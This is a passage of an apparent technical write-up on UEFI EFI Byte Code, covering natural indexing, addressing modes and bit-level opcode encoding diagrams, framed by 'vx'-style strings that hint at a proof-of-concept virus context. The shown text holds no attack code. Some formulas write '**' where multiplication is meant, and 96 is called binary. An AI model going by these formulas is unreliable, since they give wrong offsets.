_vxtitle              = vxtitle - Global_Variables_Pool
_vxcopyright   = vxcopyright - Global_Variables_Pool

;;=============================================================================;
;***strings in GlobalVarPool
;;=============================================================================;
vxtitle        DW  ‘E’,’B’,’C’,’ ‘,’h’,’e’,’l’,’l’,’o’,’ ‘,’b’,’b’,0x0d,0x0a,0
vxcopyright    DW  0x0d,0x0a,’b’,’y’,’ ‘,’i’,’c’,’3’,’q’,’u’,’3’,’3’,’n’,0x0d,0x0a,0

section ‘.data’ data readable writeable
;=============================================================================;
;=                                                                          =;
;=      Data Global Vars                                                     =;
;=                                                                           =;
;=============================================================================;
_EFI_Handle           = EFI_Handle - Global_Variables_Pool
_EFI_Table            = EFI_Table - Global_Variables_Pool

Global_Variables_Pool:

GlobalVarPool_Size    =   3072
Scratchpad_buffer            DB  GlobalVarPool_Size DUP (?)

;*** save global vars ***;

EFI_Handle            DQ  ?          ; EFI_Image_Handle of this app
EFI_Table             DQ  ?          ; EFI_SYSTEM_TABLE *gST
```

Let’s break down this example and highlight instances of natural indexing used

The offset of the gBS (EFI Boot Services Table) in the gST (EFI System Table) is 0x60 (96 in binary) on a 64-bit system.

If we are on a 32-bit system, this will be computed as
offset + (4 ** index)

Logically, if we are on a 64-bit system, we know the formula will be similar:
offset + (8 ** index)

This is formalized in the EBC Spec [1.1]:

```
@R1(+n, +c)
where:

R1 is one of the general-purpose registers (R0-R7) which contains the
base address

+n is a count of the number of “natural” units offset. This portion of the total
offset is computed at runtime as (n * sizeof (VOID *))
```

+c is a byte offset to add to the natural offset to resolve the total offset

To calculate the offset of the gBS from the gST, we can use the struct definitions in both the UEFI documentation, and the EBC macro definitions for 2 open-source projects that implement a “C compiler for EBC” using FASM macros.

From the struct definition for the EFI_SYSTEM_TABLE defined in “efi.inc” -- part of pbatard’s fasmg-ebc [5.1]:

```
struct EFI_TABLE_HEADER
  Signature                    UINT64
  Revision                     UINT32
  HeaderSize                   UINT32
  CRC32                        UINT32
  Reserved                     UINT32
ends
;;sizeof EFI_TABLE_HEADER == 24 bytes

struct EFI_SYSTEM_TABLE
  Hdr                          EFI_TABLE_HEADER
  FirmwareVendor               VOID_PTR ;;this may appear incorrect but the
                                         ;;FirmwareVendor string is char *
                                         ;; this value should be typed as a i
                                         ;; CHAR16, adjust accordingly
  FirmwareRevision             UINT32 ;; unfortunately due to alignment
                                      ;; requirements of the EFI_SYSTEM_TABLE
                                      ;; data structure, we can consider this
                                      ;; member of the struct to also be of type
                                      ;;   == sizeof(VOID*). Even though this
                                      ;; element is a UINT32 value, it has
                                      ;; padding bytes to maintain 8-byte
                                      ;; alignment, so for our purposes, we will
                                      ;; count this as another element of type
                                      ;; VOID*
  ConsoleInHandle              EFI_HANDLE
  ConIn                        VOID_PTR
  ConsoleOutHandle             EFI_HANDLE
  ConOut                       VOID_PTR
  StandardErrorHandle          EFI_HANDLE
  StdErr                       VOID_PTR
  RuntimeServices              VOID_PTR
  BootServices                VOID_PTR
  NumberOfTableEntries         UINTN
  ConfigurationTable          VOID_PTR
ends
```

Using this struct definition, and our understanding of natural indexing, we can compute the correct values for the index and offset by doing the following:

1. Count the number of elements in the gST that are of a type == sizeof(void*).
    1. e.g. EFI_STATUS, EFI_HANDLE, EFI_EVENT, EFI_TPL, and UINTN/INTN
    2. The resultant sum of these elements is the *index* value
    3. In this case, there are 9 elements of a type == sizeof(void*)
2. Calculate the size of the remaining elements:
    1. sizeof(EFI_TABLE_HEADER) == 24

Using these computed values of

index = 9

and
offset == 24

We can write the instruction to load the relative address of R1 (EFI_SYSTEM_TABLE) + offset to gBS into R1

```
MOVn R1, @R1,24,+9
```

Two examples of this are shown in [4] and [5]

EBC Addressing modes

The EBCVM/EBC supports 4 different addressing modes:
- direct
- indirect
- indirect with index
- Immediate

Direct addressing:

Data to be operated upon is contained within one of the 8 GPRs R0-R7
e.g.

```
 MOVQ            R2, R3
 ;; Moves data contained in R3 to R2
```

Indirect addressing:

The *address of the data to be operated upon* is contained within one of the 8 GPRs R0-R7 and is accessed using the modifier @
This is similar to the x64 `lea` instruction
e.g.

```
MOVNW R2,@R0
;; Moves the natural word value located at {address stored in stack pointer R0}
;; to register R2
```

Indirect with index:

The EBC addressing mode that leverages natural indexing to compute offsets of indirect data accesses. Like with indirect addressing, the *base address of the data to be operated upon* is contained within one of the 8 GPRs R0-R7 and is accessed using the modifier @, and the offset from that base address is computed from the two subsequent values, each referring to `n` (number of natural units) and `c` (byte offset added to natural units offset) respectively.
e.g.

```
CALL32EXA       @R2,0,8
;; Calls the function located at
;; {Address stored in R2} + { 8 + 0 ** sizeof(VOID *)} ==
;; {Address stored in R2} + {8}
```

Another example that you will come across in the PoC of this article is the following:

```
MOVQW           @R1,0,_File_System_Protocol, R2
;; Moves the value stored in R2 to the address {Base address stored in R1} +
;; natural index value { _File_System_Protocol + 0 ** sizeof(VOID *)} where
;; File_System_Protocol is a global variable that refers to an offset from the
;; base address of the Global_Variables_Pool

For context, _File_System_Protocol is defined like so:
_File_System_Protocol  = File_System_Protocol - Global_Variables_Pool
...

Global_Variables_Pool:

EFI_Handle            DQ  ?          ; This application handle
EFI_Table             DQ  ?          ; System table address

;===========================================================================;
; Protocol interface pointers
;;===========================================================================;
File_System_Protocol  DQ  ?          ; Simple File System protocol
```

Immediate:
Data to be operated upon is an immediate which is directly moved into a register.

e.g.
```
MOVIQQ          R4,0000000000000003h  ;param 4: file openmode
;;; moves the immediate quadword value 0x0000000000000003 into R4
```

EBC Instruction encoding:

EBC instructions have the following general form:

```
Instruction R1, R2 Index/Immediate
```

Binary encoding of an EBC instruction follows the general form:

```
1 byte opcode + 1 byte operand(s) + (Immediate data|Index data)
```

I've created diagrams to break dowwn the encoding of each component in an EBC instruction:

```
Instruction Opcode Byte Encoding
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode.                               | Modifiers       |
|                                                   | -idx/immed data?|
|                                                   | -Operand size   |
|                                                   | -idx/immed size |
+-------+-------+--------+--------+--------+-----------------+--------+
```

```
Instruction Operand Byte Encoding
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Operand 1              |0:direct|  Operand 2              |0:direct|
| Register               |1:indir.|  Register               |1:indir.|
+-------+-------+--------+--------+--------------------------+--------+
```

```
Index encoding with *Natural indexing* :
- Encoded indexes can be either 16, 32 or 64 bits in length
A: Actual width
N: Most significant bit (N will either be 15, 31, or 63)

0  ... A-1      A  ...  N-4      N-3              N-1      N       N+1
+-------+-------+--------+--------+--------+--------+--------+--------+
| Natural units |  Constant units |  Natural unit width      | Sign    |
|      (n)      |       (c)       |  Either: 0x2,0x4,0x8     | Bit.    |
+-------+-------+--------+--------+--------------------------+--------+
```

Bit #	Description
N	Sign bit (sign)
N-3...N-1	Bits assigned to natural width (w)
A..N-4	Constant units (c)
0-A-1	Natural units (n)

Now that we've established the basic format of our EBC instructions, let's see what this breakdown looks like with a real instruction.
We'll start with the `ADD` instruction.

```
Instruction Opcode Byte Encoding - ADD instruction
[generic format]:

byte 0:
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x0C                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |1:      |1: Yes   |
|                                                   | 64-bit |idx/immed|
+-------+-------+--------+--------+--------+-----------------+--------+
byte 1:
Instruction Operand Byte Encoding
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Operand 1              |0:direct|  Operand 2                |0:direct|
| Register               |1:indir.|  Register                 |1:indir.|
+-------+-------+--------+--------+--------------------------+--------+


[optional bytes - if index/immmediate data present]
bytes 2-3:

0  ... A-1      A  ...  N-4      N-3              N-1      N       N+1
+-------+-------+--------+--------+--------+--------+--------+--------+
| Natural units |  Constant units |  Natural unit width       | Sign   |
|      (n)      |       (c)       |  Either: 0x2,0x4,0x8      | Bit.   |
+-------+-------+--------+--------+--------------------------+--------+

0  ... A-1      A  ...  N-4      N-3              N-1      N       N+1
+-------+-------+--------+--------+--------+--------+--------+--------+
| Natural units |  Constant units |  Natural unit width       | Sign   |
|      (n)      |       (c)       |  Either: 0x2,0x4,0x8      | Bit.   |
+-------+-------+--------+--------+--------------------------+--------+
```

Below is the breakdown for the ADD instruction operating in 64-bit mode on 2 direct operands

The general format of this instruction is
ADD64 Rn, Rm

which takes the contents of the 2nd register (Rm) adds it to the content of 1st register (Rn) and stores the result in R2.

Let’s see the breakdown of the sample instruction:
ADD64 R1, R2

```
ADD64 R1,R2
byte 0:
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x0C                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   0   |   0   |    1   |   1    |    0   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+--------+--------+--------+

byte 1 (Instruction Operand Byte Encoding):
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| R1                     |0:direct|  R2                       |0:direct|
|   0   |   0   |    1   |    0   |     0  |    1   |   0    |   0    |
+-------+-------+--------+--------+--------------------------+--------+
```

By now, you should have a better sense of the EBC instruction format and encoding rules.
I have created diagrams for all EBC instruction opcodes defined in the UEFI spec. Note that these diagrams are meant to serve as a general overview of each

EBC instruction opcode, and not a complete and comprehensive overview of every variation of those opcodes. Again this is meant a reference of the general patterns of each EBC instruction opcode. For any reader who is so inclined to expand this collection with every instruction variation’s encodings, I refer you to the UEFI spec for encoding breakdowns of each instruction.

EBC opcode listing & opcode instruction breakdowns

```
* ADD *
ADD32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x0C                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |         |
|   0   |   0   |    1   |   1    |    0   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

ADD64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x0C                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   0   |   0   |    1   |   1    |    0   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

* AND *
AND64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x14                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   0   |   0   |    1   |   0    |    1   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

AND32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x14                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |         |
|   0   |   0   |    1   |   0    |    1   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+


* ASHR *
ASHR64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x19                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   1   |   0   |    0   |   1    |    1   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

ASHR32
bit
```

```
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x19                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |         |
|   1   |   0   |    0   |   1    |    1   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
```

```
BREAK *** different bc it uses diff codes for diff breaks

byte 0
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x00                                             |
|                                                                      |
|   0   |   0   |    0   |   0    |    0   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

byte 1
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Break code:            -  0x0:  Runaway program break                |
|                        -  0x1:  Get VM version                       |
|                        -  0x3:  Debug breakpoint                     |
|                        -  0x4:  System call                          |
|                        -  0x5:  Create thunk                         |
|                        -  0x6:  Set compiler versio                  |
+-------+-------+--------+--------+--------+-----------------+--------+
```

```
*CALL*
CALL64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x03                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   1   |   1   |    0   |   0    |    0   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

CALL32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x03                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |         |
|   1   |   1   |    0   |   0    |    0   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
*CMP*
CMPEQ: Compare equal
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x05                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   1   |   0   |    1   |   0    |    0   |    0   |    1   |    0     |
+-------+-------+--------+--------+--------+--------+-----------------+--------+
```

```
CMPLTE: Compare signed less than/equal
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x06                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   0   |   1   |    1   |   0    |    0   |    0   |    1   |    0     |
+-------+-------+--------+--------+--------+--------+-----------------+--------+
```

```
CMPGTE: Compare signed greater than/equal
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x07                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   1   |   1   |    1   |   0    |    0   |    0   |    1   |    0     |
+-------+-------+--------+--------+--------+--------+-----------------+--------+
```

```
CMPULTE: Compare unsigned less than/equal
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x08                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   0   |   0   |    0   |   1    |    0   |    0   |    1   |    0     |
+-------+-------+--------+--------+--------+--------+-----------------+--------+
```

```
CMPUGTE: Compare signed greater than/equal
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x09                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   1   |   0   |    0   |   1    |    0   |    0   |    1   |    0     |
+-------+-------+--------+--------+--------+--------+-----------------+--------+
```

```
* CMPI *
CMPIEQ: Compare Immediate equal
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x2D                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   1   |   0   |    1   |   1    |    0   |    1   |    1   |    0     |
+-------+-------+--------+--------+--------+--------+-----------------+--------+
CMPILTE: Compare Immediate signed less than/equal
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x2E                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   0   |   1   |    1   |   1    |    0   |    1   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

CMPIGTE: Compare Immediate signed greater than/equal
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x2F                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   1   |   1   |    1   |   1    |    0   |    1   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

CMPIULTE: Compare Immediate unsigned less than/equal
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x30                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   0   |   0   |    0   |   0    |    1   |    1   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

CMPIUGTE: Compare Immediate unsigned greater than/equal
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x31                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   1   |   0   |    0   |   0    |    1   |    1   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+


* DIV: signed divide *
DIV32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x10                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |         |
|   0   |   0   |    0   |   0    |    1   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

DIV64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x10                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   0   |   0   |    0   |   0    |    1   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
* DIVU: unsigned divide *
DIVU32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x11                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |         |
|   1   |   0   |    0   |   0    |    1   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

DIVU64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x11                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   1   |   0   |    0   |   0    |    1   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+


* EXTNDB: Sign extend byte value *
EXTNDB32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x1A                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |         |
|   0   |   1   |    0   |   1    |    1   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

EXTNDB64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x1A                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   0   |   1   |    0   |   1    |    1   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+


* EXTNDD: Sign extend 32-bit (double-word) value *
EXTNDD32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x1C                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |         |
|   0   |   0   |    1   |   1    |    1   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

EXTNDD64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x1C                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   0   |   0   |    1   |   1    |    1   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
* EXTNDW: Sign extend 16-bit (word) value *
EXTNDW32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x1B                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |         |
|   1   |   1   |    0   |   1    |    1   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

EXTNDW64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x1B                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   1   |   1   |    0   |   1    |    1   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
```

```
* JMP: jump to relative or absolute address *
JMP32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x01                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |         |
|   1   |   0   |    0   |   0    |    0   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

JMP64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x01                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   1   |   0   |    0   |   0    |    0   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
```

```
* JMP8: jump to relative offset *
JMP8CC
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x02                          |0: Jump |0: No    |
|                                                   |Flags.C |idx/immed|
|                                                   |is clear|         |
|   0   |   1   |    0   |   0    |    0   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
JMP8CS
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x02                          |1: Jump |0: No    |
|                                                   |Flags.C |idx/immed|
|                                                   | is set |         |
|   0   |   1   |    0   |   0    |    0   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
```

```
* LOADSP: Load VM dedicated register with contents of a VM GPR R0-R7*
LOADSP
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x29                          |0:      |0:       |
|                                                   |Reserved|Reserved |
|                                                   |        |         |
|   1   |   0   |    0   |   1    |    0   |    1   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
```

```
* MOD: signed modulus operation *
MOD32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x12                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |         |
|   0   |   1   |    0   |   0    |    1   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

MOD64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x12                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   0   |   1   |    0   |   0    |    1   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
```

```
* MODU: unsigned modulus operation *
MODU32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x13                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |         |
|   1   |   1   |    0   |   0    |    1   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

MODU64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x13                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   1   |   1   |    0   |   0    |    1   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
* MOV: move data *
MOVBW
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x1D                          |0:No idx|0:No idx |
|                                                   |Operand2|Operand 1|
|                                                   |        |         |
|   1   |   0   |    1   |   1    |    1   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+--------+--------+--------+

MOVWW
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x1E                          |0:No idx|0:No idx |
|                                                   |Operand2|Operand 1|
|                                                   |        |         |
|   0   |   1   |    1   |   1    |    1   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

MOVDW
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x1F                          |0:No idx|0:No idx |
|                                                   |Operand2|Operand 1|
|                                                   |        |         |
|   1   |   1   |    1   |   1    |    1   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

MOVQW
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x20                          |0:No idx|0:No idx |
|                                                   |Operand2|Operand 1|
|                                                   |        |         |
|   0   |   0   |    0   |   0    |    0   |    1   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

MOVBD
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x21                          |0:No idx|0:No idx |
|                                                   |Operand2|Operand 1|
|                                                   |        |         |
|   1   |   0   |    0   |   0    |    0   |    1   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

MOVWD
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x22                          |0:No idx|0:No idx |
|                                                   |Operand2|Operand 1|
|                                                   |        |         |
|   0   |   1   |    0   |   0    |    0   |    1   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
MOVDD
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x23                          |0:No idx|0:No idx |
|                                                   |Operand2|Operand 1|
|                                                   |        |         |
|   1   |   1   |    0   |   0    |    0   |    1   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

MOVQD
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x24                          |0:No idx|0:No idx |
|                                                   |Operand2|Operand 1|
|                                                   |        |         |
|   0   |   0   |    1   |   0    |    0   |    1   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

MOVQQ
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x28                          |0:No idx|0:No idx |
|                                                   |Operand2|Operand 1|
|                                                   |        |         |
|   0   |   0   |    0   |   1    |    0   |    1   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

* MOVI: move signed immediate data *
MOVI
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x37                          |Immediate data sz:|
|                                                   |0: Reserved       |
|                                                   |1: 16 bits (w)    |
|                                                   |2: 32 bits (d)    |
|   1   |   1   |    1   |   0    |    1   |    1   |3: 64 bits (q)    |
+-------+-------+--------+--------+--------+-----------------+--------+


* MOVIN: move indexed value of form (+n,+c) to Operand 1 *
MOVIN
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x38                          |Immediate data sz:|
|                                                   |0: Reserved       |
|                                                   |1: 16 bits (w)    |
|   0   |   0   |    0   |   1    |    1   |    1   |2: 32 bits (d)    |
+-------+-------+--------+--------+--------+-----------------+--------+

* MOVN: move unsigned natural value *
MOVNW
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x32                          |0:No idx|0:No idx |
|                                                   |Operand2|Operand 1|
|                                                   |        |         |
|   0   |   1   |    0   |   0    |    1   |    1   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
MOVND
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x33                          |0:No idx|0:No idx |
|                                                   |Operand2|Operand 1|
|                                                   |        |         |
|   1   |   1   |    0   |   0    |    1   |    1   |   0    |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+


* MOVREL: move data from IP-relative immediate offset (Operand 2) to Operand 1 *
MOVREL
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x39                          |Immediate data sz:|
|                                                   |0: Reserved       |
|                                                   |1: 16 bits (w)    |
|                                                   |2: 32 bits (d)    |
|   1   |   0   |    0   |   1    |    1   |    1   |3: 64 bits (q)    |
+-------+-------+--------+--------+--------+-----------------+--------+

* MOVSN: move signed natural value *
MOVSNW
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x25                          |0:No idx|0:No idx |
|                                                   |Operand2|Operand 1|
|                                                   |        |         |
|   1   |   0   |    1   |   0    |    0   |    1   |   0    |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

MOVSND
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x26                          |0:No idx|0:No idx |
|                                                   |Operand2|Operand 1|
|                                                   |        |         |
|   0   |   1   |    1   |   0    |    0   |    1   |   0    |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+


* MUL: signed multiply *
MUL32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x0E                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |Operand 2|
|   0   |   1   |    1   |   1    |    0   |    0   |   0    |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

MUL64
bit
